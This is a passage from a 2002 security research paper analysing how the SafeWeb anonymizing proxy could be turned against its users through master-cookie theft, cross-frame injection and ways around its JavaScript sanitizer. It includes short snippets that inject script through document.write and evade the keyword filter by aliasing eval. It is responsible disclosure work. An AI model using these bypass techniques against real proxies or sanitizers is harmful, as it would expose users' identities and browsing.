2002-01-11

Deanonymizing Users of the SafeWeb Anonymizing Service

DEANONYMIZING USERS OF THE SAFEWEB ANONYMIZING SERVICE*

David Martin
Research Assistant Professor
Computer Science Department
Boston University
dm@cs.bu.edu

Andrew Schulman
Chief Researcher
Workplace Surveillance Project
Privacy Foundation
undoc@sonic.net

February 11, 2002

Abstract. The SafeWeb anonymizing system has been lauded by the press and loved by its users; self-described as "the most widely used online privacy service in the world," it served over 3,000,000 page views per day at its peak. SafeWeb was designed to defeat content blocking by firewalls and to defeat Web server attempts to identify users, all without degrading Web site behavior or requiring users to install specialized software. In this article we describe how these fundamentally incompatible requirements were realized in SafeWeb's architecture, resulting in spectacular failure modes under simple JavaScript attacks. These exploits allow adversaries to turn SafeWeb into a weapon against its users, inflicting more damage on them than would have been possible if they had never relied on SafeWeb technology. By bringing these problems to light, we hope to remind readers of the chasm that continues to separate popular and technical notions of security.

Keywords: censorship, privacy, anonymity, cookies, Internet, Web, firewall, JavaScript, SafeWeb, PrivaSec

1. Introduction

In *Murphy's Law and Computer Security* [1], Venema described how early users of the "booby trap" feature of the TCP wrapper defense system might have been more vulnerable than those who didn't use TCP wrappers at all. This article gives a contemporary example of this effect in the computer privacy sphere: we show how the SafeWeb anonymizing service can be turned into a weapon against its users by malicious third parties, and how this weapon can inflict more damage on some of them than would have been possible if they had never encountered SafeWeb. Unfortunately, the problems we describe do not seem to admit an easy fix consistent with SafeWeb's design goals.

The SafeWeb anonymizing service was designed to let users disguise their visits to Web sites so that nearby firewalls would not notice the visits, and so the Web sites could not identify who was visiting them. Our findings allow malicious firewalls or Web sites to quietly undermine the

* This work was funded by the Privacy Foundation and Boston University.

anonymity properties constructed by SafeWeb by tricking a SafeWeb user's browser into identifying itself. In response, the user's browser reveals not only its IP address, but may also reveal *all of the persistent cookies previously established through the SafeWeb service.* The adversary can also modify the SafeWeb code running on its victim's browser so that it receives copies of *all of the pages subsequently visited by the SafeWeb user* during that browser session.

Ordinary Web browsers are susceptible to such extreme privacy violations only in the presence of serious browser bugs. Vendors usually treat such bugs as urgent problems and try to fix them very quickly. But the SafeWeb problems are no mere bugs: they are symptoms of incompatible design decisions. The exploits described here are not complicated; the authors spent only 3-4 days developing the attacks. Programmers experienced in networking and Web technologies should be able to produce them at a similar pace.

The SafeWeb company has been aware of these vulnerabilities since May 2001, and possibly earlier. However, the only written evidence of any weakness we could find was in Usenet groups [2,3,4]. The SafeWeb FAQ [5] went so far as to say that claims about privacy threats from JavaScript – which are central to our attacks – were simply false and that JavaScript by design prevents any privacy abuses (see Figure 1). Meanwhile, the mainstream press has enthusiastically embraced the SafeWeb service [6,7,8,9,10]. Thus, most SafeWeb users have had no reason to suspect that the service might put them at any unusual risk.

How does SafeWeb tackle JavaScript?

There have been numerous claims, mainly by privacy companies, that JavaScript by itself is very dangerous to your privacy, and that pages containing JavaScript should not be allowed through their privacy servers. These claims are false.

JavaScript is no more "dangerous" than HTML. By design, JavaScript was limited in its feature set to prevent any abuse of your computer or privacy. Therefore, it is harder to make JavaScript code secure than it is to secure HTML, but it is certainly not impossible.

SafeWeb analyzes all JavaScript code that passes through our servers and sanitizes it so that you can maintain your normal browsing habits while still remaining safe from prying eyes. The same is true for VBScript.

Figure 1: Excerpt from SafeWeb FAQ, October 2001

Any adversary can mount these attacks who can lure a SafeWeb user to a Web page under the adversary's control. The Web page does not have to be located at the adversary's Web site: using cross-site scripting vulnerabilities [11,12,13,14], the adversary only needs to lure the victim to a particular URL on a mainstream Web site. The attacker also needs to control a Web or equivalent server somewhere in order to receive the sensitive data.

We communicated our initial attacks to SafeWeb Inc. in October 2001 and PrivaSec LLC (a licensee of SafeWeb's technology; see below) in January 2002. We also provided draft versions of this article to both firms in January and early February.

In the rest of this paper we give enough information to understand the nature of the attacks; technical details may be found in the appendix.

2. Background

Logging is built into the Web. Accessing a Web site is not like reading a newspaper and then throwing it away; instead, it's like a magical newspaper that keeps track of every article you read and how long you took to do read it. These records can and will be examined, if anyone cares enough. Think by analogy of the photos we've all seen of the Sept. 11 terrorists some days earlier at ATMs: records and photos are kept of every ATM access, someone did care enough, and these photos were extracted. The Web is even more loggable.

The promise of anonymizing services is, for better or worse, to keep your IP address out of these log files. This might help opponents of oppressive regimes, it might help someone for whom the phrase "right to privacy" equates to surfing porn at work, or it might help planners of terrorist attacks. (Although in practice, a plain old Hotmail account seems to be the tool of choice for al-Qaida [15,16].)

The SafeWeb anonymizing service was the first offering of SafeWeb Inc., a privately held company founded in April 2000 and based in Emeryville, CA. Partners and investors in the SafeWeb effort include the Voice of America (the U.S.'s foreign propaganda service) [17], and In-Q-Tel, a C.I.A.-funded venture capital firm [18].

The company launched its anonymizing service in October 2000. By March 2001, they considered it the "the most widely used online privacy service in the world" [19]. SafeWeb licensed its anonymizing technology to PrivaSec LLC as part of that firm's planned subscription privacy service in August 2001 [20]. By October, SafeWeb was serving over 3,000,000 page views per day. In November, SafeWeb suspended free public access to the service, citing financial constraints [21]. Then in a December 2001 press release, they wrote that they were considering reestablishing the service, possibly on a subscription model [22].

Although SafeWeb's particular advertising-supported privacy service was gone at the time this article was completed, its technology lives on, and we continue to refer to it primarily as SafeWeb. All of our attacks can currently be witnessed through a technology preview program at PrivaSec's Web site [23].

3. SafeWeb design requirements

The SafeWeb service was designed to offer two main benefits to its users: censorship resistance and anonymization.

> (Requirement R1) SafeWeb's censorship resistance is meant to help people avoid content blocking systems that normally restrict their activities. The two main types of blockers are national censors restricting foreign content (e.g., in China, Saudi Arabia, etc.) and corporate security managers, both of whom control firewalls that enforce their policies. Censorship resistance in this context is all about disguising the nature of content so that it will pass through the content blocking system intact. (Note, however, that major blocking products such as Websense and SurfControl do already restrict access to SafeWeb.com, and other Web sites belonging to anonymizers, as "proxy avoidance systems.") Users concerned with censorship resistance consider their adversary to be located close to their own computer and may not perceive any threat from the Web sites they want to visit.

(R2) SafeWeb's anonymization benefits users who wish to conceal their identity from the Web sites they visit. This can also be considered a sort of second order censorship resistance, for when censorship initially fails to keep illicit works off of the market, it can still succeed by investigating and prosecuting after the fact. For example, the Directorate for Mail Censorship in Romania under Ceausescu collected handwriting and typewriter samples from its population for this purpose [24].

To make their system usable by as large a population as possible, SafeWeb evidently took on the following as requirements as well:

(R3) Quick response time and ease of use. A service that is not fast will not get used, nor will one (such as PGP 5.0 [25]) that is too complex for the target market.

(R4) No client-side modifications. Many of the intended users of the system are not free to install software or even reconfigure their Web browsers. Visitors to public facilities (e.g., cyber cafés and libraries) should be able to use the service, as should corporate employees who are not allowed to customize their computers.

(R5) Web site faithfulness. The service should reproduce the sites visited by the user as faithfully as possible. Specifically, it should sanitize and support most embedded content, even cookies and JavaScript.

4. SafeWeb architecture overview

Figure 2 contains SafeWeb's illustration of their technology. Their service is implemented through a URL-based content rewriting engine. For example, in order to "safely" visit the page `http://www.bu.edu`, a user requests a URL such as `https://www.safeweb.com /o/_o(410):_win(1):_i:http://www.bu.edu`. A simple form at the SafeWeb site automatically performs this transformation for the user. This is consistent with requirement R4 (no client modifications).

Given this transformed URL, the user's Web browser builds an SSL connection to safeweb.com. Since SSL encrypts the URL request, this implements property R1 – avoiding nearby content filters. Behind the scenes, SafeWeb obtains the page `http://www.bu.edu`, sanitizes it, and returns it to the user. This step comprises R2 (remain anonymous to Web site), since the Web site merely sees a request for data from the SafeWeb site and not the user's own computer. SafeWeb manipulates the user's browser display to make the resulting page appear to come from `http://www.bu.edu` (thus contributing to R5, faithfulness). But internally, the user's Web browser considers it an SSL page delivered from safeweb.com.

Sanitization is the crucial operation in realizing faithfulness without violating anonymity. The page requested by the user is likely to contain URL references to other Web content such as embedded images, hyperlinks, cascading style sheets, frames, etc. Since the user's Web browser does not use the HTTP proxy mechanism as part of the SafeWeb scheme, it will happily connect to any URL mentioned in any content it receives. Therefore, *every one* of these references must be rewritten to go through the safeweb.com sanitizer. Otherwise, when the reference is triggered, the user's Web browser would *directly* contact the server named in the URL, in the process revealing the Web browser's IP address and breaking the anonymity property R2.



Figure 2: SafeWeb Architecture. (Source: SafeWeb.com)

As mentioned in R5, SafeWeb also supports cookies and JavaScript. SafeWeb handles cookies by multiplexing them into a single "master cookie" associated with safeweb.com. (Recall that when a user requests a Web page through SafeWeb, the user's browser considers this a connection to just some HTTPS page within safeweb.com. So every time the user asks SafeWeb to do anything, the user's browser also transmits the safeweb.com cookie to safeweb.com, in accordance with normal cookie semantics. The server extracts and forwards only the relevant part of the cookie when it contacts the origin server for the page content. Similar multiplexing happens with Set-Cookie headers.) The idea is that users should be able to establish persistent preferences and/or pseudonymous identities at the sites they visit through SafeWeb. As long as this master cookie (the safeweb.com cookie) and the user's "real" cookies (all other cookies) do not mix, there should be no threat of exposure.

The architecture described so far neatly characterizes some capabilities of Anonymizer.com as well [26]. But at this point the systems diverge. In order to support JavaScript, SafeWeb also sanitizes JavaScript programs before delivering them to the user's browser.

This JavaScript rewriting engine takes untrusted (i.e., third party) JavaScript programs as input and produces trusted JavaScript programs as output, preserving as much functionality in the original program as possible. The output programs are trusted in the sense that SafeWeb considers them safe to run natively in the user's Web browser. For example, consider this simple JavaScript program that merely redirects the current page to www.bu.edu:

```
window.location=”http://www.bu.edu”;
```

If this untrusted code were given to the user's Web browser, then it would immediately contact the www.bu.edu Web server, sending the user's IP address, and thereby violating anonymity. In this case the output of the JavaScript rewriting engine is something like this:

```
window.location = window.top.fugunet_loc_href_fixer("https://www.
   safeweb.com/_u(http://[omitted]", "http://www.bu.edu", false);
```

The fugunet_loc_href_fixer function produces a safe version of the string at run time. In other words, it produces a URL that begins “https://www.safeweb.com/…” and encodes “http://www.bu.edu” within it. As a result, the input JavaScript program has been rendered functional and safe. The server at www.bu.edu will only see an access from www.safeweb.com, and the log files at www.bu.edu will only contain SafeWeb's IP address, rather than the user's. (Of course, the logs at www.safeweb.com will contain evidence of the user's indirect accesses to www.bu.edu, so these logs could be an attractive target for hackers, governments, and attorneys. SafeWeb stated that it would “collect NO logs or user data beyond what is required for performance tuning and security monitoring of our servers. Any such data is carefully safeguarded, only analyzed statistically, and is destroyed soon thereafter”; “soon,” it turns out, meant seven days [27].)

The window's current URL location is not the only JavaScript element that must be sanitized. SafeWeb rewrites references to the “parent” and “top” attributes of Window objects, the “src” attribute of objects derived from HTMLElement, “document.write”, “document.cookie” (see Section 5.1) and many other sensitive elements. All of this rewriting not only prevents IP addresses from spilling to the wrong site, but is also required so that JavaScript programs behave as intended by their original authors even when running in SafeWeb's unusual frameset environment described in Section 5.2.

SafeWeb uses JavaScript heavily in its framing and sanitizing procedures (such as fugunet_loc_href_fixer above); as a result, it is effectively unusable if a user disables JavaScript at the browser level.

5. Shape of the attacks

The example JavaScript program shown above was a simple case: one string literal URL had to be processed into a safe version. But client-side JavaScript is not the trivial language suggested by the SafeWeb FAQ entry in Figure 1. For example, it gives JavaScript programs full access to the JavaScript interpreter at run-time through its eval method, Function object, document.write, and probably other mechanisms we haven't thought about. JavaScript programs can compute and execute new JavaScript code “on the fly” at run time.

That's hard stuff to sanitize without breaking functionality. Basically the only reasonable approach is to make the output of the rewriting engine be a custom, restricted JavaScript interpreter (itself probably written in JavaScript) that contains an embedded copy of the untrusted JavaScript program as a string. When run, the interpreter would simulate the embedded program while refusing to do anything that is immediately unsafe. Although this is conceptually a lovely homework assignment in a Computability Theory class, the suggestion is not really practical; performance is likely to be poor (violating requirement R3), and it would be a giant headache to implement.

In any case this is not the approach that SafeWeb took. But they did recognize that run-time interpreter access was threatening; therefore, they implemented two modes of JavaScript rewriting: "recommended" and "paranoid" modes. The difference between the two is in the handling of "eval"-like forms; in recommended mode, they are effectively allowed[†], while they are removed in paranoid mode. In other words, recommended mode prefers faithfulness, and paranoid mode prefers anonymity. As implied by the name, the default mode is "recommended" in both SafeWeb and PrivaSec.

Given this tradeoff it should not be surprising that attacks against anonymity are possible in recommended mode. For example, a one-line JavaScript statement is enough to cause a SafeWeb user's Web browser to deliver its real IP address to the attacker (see Section 9.1). What is perhaps unexpected is how much more damage the attacker's code can do, and that equivalent attacks are possible in paranoid mode.

5.1. Grabbing the master cookie

As mentioned in Section 4, SafeWeb multiplexes cookies into a master cookie associated with safeweb.com. For example, if a user visits wired.com through SafeWeb and wired.com transmits a Set-Cookie header back to the user, SafeWeb then adds the pertinent information to the cookie it shares with the SafeWeb user.

`/.wired.com/:p_uniqid 7gNK40dLJ4O+yV8YkD www.safeweb.com/ 1024 31283388 16 32108254 1776668096 29449574 *`
`/.lycos.com/:lubid 010000508BD3224708043BD828B8003DA2EE00000000 www.saf eweb.com/ 1024 1961560064 32111716 1835158096 29449574 *`
`/servedby.advertising.com/:57646125 !ee910010040218560018!00000000-0000 8869-00007874-3bd82860-00000000-*64.124.150.141* www.safeweb.com/ 1536 1516204032 29455608 1842668096 29449574 *`
`/.bu.edu/:foo bar www.safeweb.com/ 1536 2523396608 29536552 2386740288 29449597 *`

Table 1: Part of a sample "master cookie" – i.e., the user's cookie associated with www.safeweb.com

The master cookie illustrated in Table 1 shows the type of information stored in the SafeWeb master cookie. The last record represents a cookie deposited from the .bu.edu domain associating the key "foo" with the value "bar" to make the cookie names and values clearly visible. We're not sure what the other numeric fields represent, but we suspect they include timestamps and other standard cookie components.

A user's master cookie is a very sensitive piece of information. Each subcookie contained within it is at least evidence that the user has visited that site, and it may also indicate the SafeWeb user's pseudonymous identity at that site. Ordinarily, two unrelated Web sites have no way to discover the cookie values that they each independently deposited on a user's browser. But under this master cookie scheme, anyone who gets the single SafeWeb master cookie really gets *all* of the cookies sent to the user's browser through SafeWeb. This is so because, whereas users would think of their cookies as belonging to a.com, b.com, c.com, and so on, under SafeWeb's privacy aegis, they of course all belong to a single domain, safeweb.com. This aspect of the SafeWeb design neutralizes the cookie domain protection property, which dates all the way

[†] Eval forms are altered somewhat in recommended mode, but not enough to evade an attacker.

back to the first browser cookie standard [28]. Several of the attacks detailed in Section 9 transmit the entire master cookie to the attacker.

Note that an attacker can also *change* any part of the master cookie, including SafeWeb's configuration settings, such as recommended/paranoid mode, whether to save persistent subcookies, whether to attempt to block Java applets, etc. These settings are shown in Figure 3. If the master cookie is removed, or if cookies are disabled in a user's Web browser, then the system reverts to default configuration settings.



Figure 3: Configuration settings controlled by the master cookie in PrivaSec's implementation

5.2. Modifying the SafeWeb infrastructure

The control part of the SafeWeb interface is separated from the content part using HTML frames. Refer to Figure 4; in the top frame, we can see that the user has requested a page from www.bu.edu, and the content of that page is shown in the lower frame. The URL in the address line is that of the overall frameset. The URLs of the top and bottom frames are not displayed on the screen, but they are:

> Top frame: `https://64.152.73.207/spool/common_files/upperframe.php?flash=322_1`
>
> Bottom frame: `https://64.152.73.207/_u(http://www.bu.edu):_o(322):_win(1):http://www.bu.edu`

(Note that the examples in this section refer to PrivaSec's deployed service; therefore, the URLs use PrivaSec's IP address 64.152.73.207 rather than the www.safeweb.com address we have been employing for simplicity's sake in the text.)



Figure 4: PrivaSec screen shot showing SafeWeb technology. The top frame is a control panel ("SurfSecure"), and the bottom frame is the page requested by the user.

One attack idea is to insert spyware code into the top frame that tracks the URLs entered by the user. Is this possible? Keep in mind that the attacker only has control over JavaScript code running in the bottom frame, and JavaScript's "same origin" policy in Web browsers forbids two frames from communicating unless they are from the same domain in order to prevent one site from stealing data from another.

But in this case, both frames *do* come from the same domain. Refer to the URLs above; both come from `64.152.73.207`, one of PrivaSec's addresses. This is no accident; by inspecting the sanitized code, it is clear that the SafeWeb architecture *requires* cross-frame access in JavaScript. So infrastructure attacks on the SafeWeb control area are possible after all. In addition to tossing out the standard cookie domain restrictions noted above, SafeWeb also decided to forgo standard cross-domain protections that have been in place since JavaScript 1.0 was first integrated into Netscape in 1995 [29]. Section 9.7 shows a *one-line* JavaScript attack that causes the SafeWeb infrastructure to silently report every subsequent URL visited within that SafeWeb session.

5.3. Attacks in paranoid mode

The only difference between recommended mode and paranoid mode is in how much JavaScript code the SafeWeb rewriting engine tries to sanitize before letting it reach the browser. Once a piece of JavaScript code reaches the browser, SafeWeb's paranoia level has no effect on the type of damage that attacking code can inflict.

In paranoid mode, SafeWeb removes references to the eval function and many equivalent forms, such as document.write and javascript: URLs. The SafeWeb architects clearly believed that this blocked all dangerous JavaScript [4]. But paranoid mode rewriting does *not* strip out all foreign JavaScript content, or even the content it does not explicitly recognize as safe. In order to mount an attack in paranoid mode, an attacker only needs to think of a way to gain access to the JavaScript interpreter that the SafeWeb architects didn't envision.

Rather than follow the properly-paranoid design principle of only allowing those constructs it knew to be safe, SafeWeb even in its ostensibly "paranoid" mode instead disallows any JavaScript constructs which it happens to know (perhaps through experiment, or bug reports) are unsafe. In other words, SafeWeb is a case study in the perils of *ad hoc* programming. Venema described the enormous difference between the allow-safe and the disallow-unsafe approaches in the 1996 "Murphy's Law" paper, cited earlier [1]:

> *"When a program has to defend itself against malicious data, there are two ways to fix the problem: the right fix and the wrong fix. The right fix is to permit only data that is known to give no problems: letters, digits, dots, and a few other symbols....*
>
> *"Unfortunately, many people choose the wrong fix: they allow everything except the values that are known to give trouble. This approach is an invitation to disaster."*

This can be generalized to other forms of input data besides letters, digits, and other characters. SafeWeb (and any anonymizer that would allow scripting languages, and that has only language statement inspection as a means of locating all Internet requests) should have thought about what scripting statements were safe, and then allowed those. If the company had tackled the problem using this allow-safe approach rather than the disallow-known-unsafe approach, we believe it would have quickly seen that it really couldn't support scripting, at least not without some downloadable component which would sanitize URLs at a lower level (see Section 6.1).

Our appendix shows many attack strategies that succeed in paranoid mode, yielding the same results as the recommended mode attacks. To get an idea of the kind of problem SafeWeb is up against in filtering JavaScript, consider the following snippet:

```
self['document']['write']('<script>attacking code</script>');
```

To prevent the attacking code from reaching the interpreter, SafeWeb would either need to forbid access to the self object, forbid array dereferencing, or forbid function calls. SafeWeb itself inserts a call to document.write at the end of the sanitized document as part of its infrastructure, so it can't simply overwrite the reference to that method. Even if the infrastructure could be redesigned to make that possible, then SafeWeb would have to locate and destroy any closures containing document.write, because JavaScript is lexically scoped. Also, keep in mind that while this example uses string literals such as "document" and "write", an attack could instead compute those strings at run time.

SafeWeb's approach to code sanitization can be best understood (and a mental picture of its code perhaps conjured up) by observing that while SafeWeb's "paranoid" mode intends to

remove all calls to eval and document.write, it has no interest at all in any synonyms for these functions:

```
foofunc = eval;
eval(“alert(‘Hello’)”);          // Paranoid mode prohibits this
foofunc(“alert(‘Hello’)”);       // Paranoid mode allows this

barfunc = document.write;
document.write(“Hello”);         // Paranoid mode prohibits this
barfunc(“Hello”);                // Paranoid mode allows this
```

This is not paranoia, but charmingly innocent naïveté and credulousness, putting on a Sunday school production about paranoia.

One final illustration of the ineffectiveness of paranoid mode can be seen in the attack of Section 9.9, which forces the user’s permanent SafeWeb settings to the “minimum security” choices shown in Figure 3.

5.4. Access to browser history and e-mail address

JavaScript does provide a way to send e-mail, which might expose the user’s e-mail address, and access to the user’s browser history. However, all modern browsers either block the access or cause a warning dialog to appear when the access is attempted, so this threat is not very dire.

6. Discussion

In adopting a JavaScript sanitization approach, SafeWeb was more ambitious than other services. SafeWeb made this an important part of its advertising claims. Meanwhile, Anonymizer.com, ZKS Freedom, Crowds, and Onion Routing all told their users to disable JavaScript. But did those other companies blow off JavaScript out of sheer laziness, or did they in fact realize that JavaScript can’t be statically sanitized? The evidence suggests they knew what they were doing, in spite of SafeWeb’s claims. It should be noted here that Anonymizer.com also uses a master cookie, but it keeps the cookie encrypted to mitigate the damage done if it is intercepted.

We have shown that SafeWeb’s faithfulness requirement collides with its anonymizing requirement in a way that breaks both faithfulness and anonymization. This isn’t the only possible tradeoff, however.

6.1. Indirect access to the secret

SafeWeb could have backed off from its “no download” requirement (R4) and tried to keep faithfulness and anonymity. A downloaded component installed at the right network layer could ensure that communications are restricted to the SafeWeb server, thus preventing our particular attacks from spilling the computer’s IP address. (The top frame JavaScript infrastructure would still be vulnerable to spyware infiltration, but without the ability to spill the IP address directly to an attacker’s computer, the spyware would be unable to communicate *who* had been infiltrated.) By choosing to not use a software download, SafeWeb set itself an interesting technical challenge, but in the process it sacrificed the very benefit it claimed.

Our attacks ask the victim's computer to identify itself directly, but this isn't the only possible approach for obtaining the victim computer's IP address. For example, some versions of Netscape expose it to JavaScript through java.net.InetAddress.getLocalHost().getHostAddress(); SafeWeb doesn't interfere at all. This and other known methods of grabbing the IP address have been patched in later browsers [30,31,32,33]. Scriptable ActiveX objects might also reveal this information in Internet Explorer. But whatever the secret is, once the attacker's script has possession of it, the game is over. Covert channel minimization techniques require the censor to carefully manage information representation, but such techniques would collide with SafeWeb's performance and faithfulness requirements. After all, SafeWeb's job is to quickly relay Web material between arbitrary third parties. The attacker can just stuff the secret into a URL, SafeWeb will happily wrap a request to safeweb.com around it, and SafeWeb will happily relay that URL back to the attacker's Web server.

6.2. Avoiding the rewriting engine

If SafeWeb had stripped out *all* of the JavaScript content, it could have intentionally sacrificed faithfulness (see R5 in Section 3 above) in order to preserve anonymity and "no downloads". This would bring SafeWeb closer to one of Anonymizer.com's operational modes, but perhaps not close enough.

It is well established that it is very difficult to correctly remove JavaScript from Web pages by inspecting HTML [3,12,34,33,35], yet this is precisely how SafeWeb must decide to give third-party JavaScript programs to the rewriting engine. To sanitize or remove JavaScript, the SafeWeb servers must parse all of the content requested by their users in exactly the same way that the user's Web browsers will later parse the content. This is a very difficult task: Web browsers are designed to reasonably display even Web pages with content that violates Web standards. In other words, the published standards only characterize a subset of Web browser behavior. Each discrepancy between a Web browser's understanding of a page and SafeWeb's prediction (or assumption) of the browser's understanding of the page can lead to an unsanitized URL reaching the browser. Current or new evasion techniques might successfully avoid the rewriting engine altogether. Since SafeWeb users are required to leave JavaScript enabled in their browsers, SafeWeb could block all JavaScript content and their users would *still* be at risk to attacks contained within such evasions.

The same goes for each piece of "local" behavior, e.g. which helper application or plug-in is associated with a given file extension. Seemingly-simple HTML statements can induce the browser to launch plug-ins or child processes that bypass the anonymizer. For example, a computer with Adobe Acrobat installed will display PDF files directly within Internet Explorer. But SafeWeb doesn't sanitize PDF files. So when a user clicks on a URL displayed within a PDF file, Acrobat will directly contact the named host, violating anonymity. Microsoft Office documents can leak information in the same way. The result is a Web browser that *looks* like SafeWeb, with the logo and standard buttons intact, but that completely bypasses the SafeWeb system. It's as if SafeWeb weren't there at all – until the user explicitly types a new URL into SafeWeb's control frame, thereby allowing it to regain control of the window. This is the most common way in which we've seen real-world Web pages unintentionally evade the SafeWeb anonymizer.

6.3. In search of a security perimeter

SafeWeb's sanitizer inputs untrusted JavaScript and outputs trusted JavaScript. It has no way to distinguish the one from the other aside from looking at the text. One of our attacks works because the attacker can call the trusted SafeWeb helper function getCookieData (see Section 9.3). Another attack uses the trusted SafeWeb helper function cookie_munch to deposit spyware (see Section 9.7).

When you think about it, this is very odd: the input to the SafeWeb sanitizer can anticipate, and call into, the sanitizer itself. This points up a confusion between input and output, between before and after, that is a direct consequence of SafeWeb's use of JavaScript to cleanse itself. This is also evident from the missing '/' problem in Section 9.2, which seems at first to be no more significant than a simple implementation error, but which reveals that SafeWeb has no way of answering the "have I seen this already?" question except with simple text comparisons that an attacker can easily anticipate.

There was a piece of code in Windows for many years that nicely points out the naïveté of this sort of approach: in order to determine the size of a file data structure in the underlying DOS, Windows would open the "CON" device/file five times, and then search low memory for three successive appearances of the string "CON". It would then measure the span between these memory locations, and take this span to be the size of the file data structure. This left Windows susceptible to any data that happened e.g. to contain the string "CON CON CON" in low memory; a device driver containing that simple string could blow away a user's hard disk [36,37].

Trying to insert safeness into an original stream of unsafe input, where the unsafe input can access elements of the infrastructure used to provide safeness, leaves the user worse off than before. Because the attacker now has an additional set of helper functions to employ, it's like giving the attacker a weapon as a door prize.

6.4. VBScript

We only briefly examined SafeWeb's handling of VBScript. We found that this less-commonly-used scripting language is handled at least as informally as JavaScript.

As a sample attack on SafeWeb's handling of VBScript, consider the example in Section 9.5. SafeWeb's JavaScript code uses the indexOf method. When sanitizing VBScript code, it uses the InStr function. But the attacker's code can simply redefine the VBScript InStr function to always return true, thereby leading SafeWeb to conclude that any input string is already clean. Again we see the curious way that input data can directly employ and modify elements of the SafeWeb infrastructure.

It also appears that SafeWeb completely neglects to rewrite any VBScript that appears outside a <SCRIPT> statement, for example in an onMouseOver or onMouseLeave event handler associated with an <IMG> statement.

6.5. OnMouseOver and onMouseLeave

That SafeWeb has truly taken an ad hoc approach to security is illustrated by the fact that while it does attempt to sanitize the JavaScript onMouseOver event handler, it neglects the less-common onMouseLeave event handler.

Fortunately, when faced with a scripting language that SafeWeb does not know about (such as PerlScript, or a hypothetical <SCRIPT LANGUAGE="C++">), SafeWeb will simply remove all the code. It should of course have followed this same approach within the languages it does handle.

6.6. Impact on SafeWeb users

SafeWeb focused on two types of users:

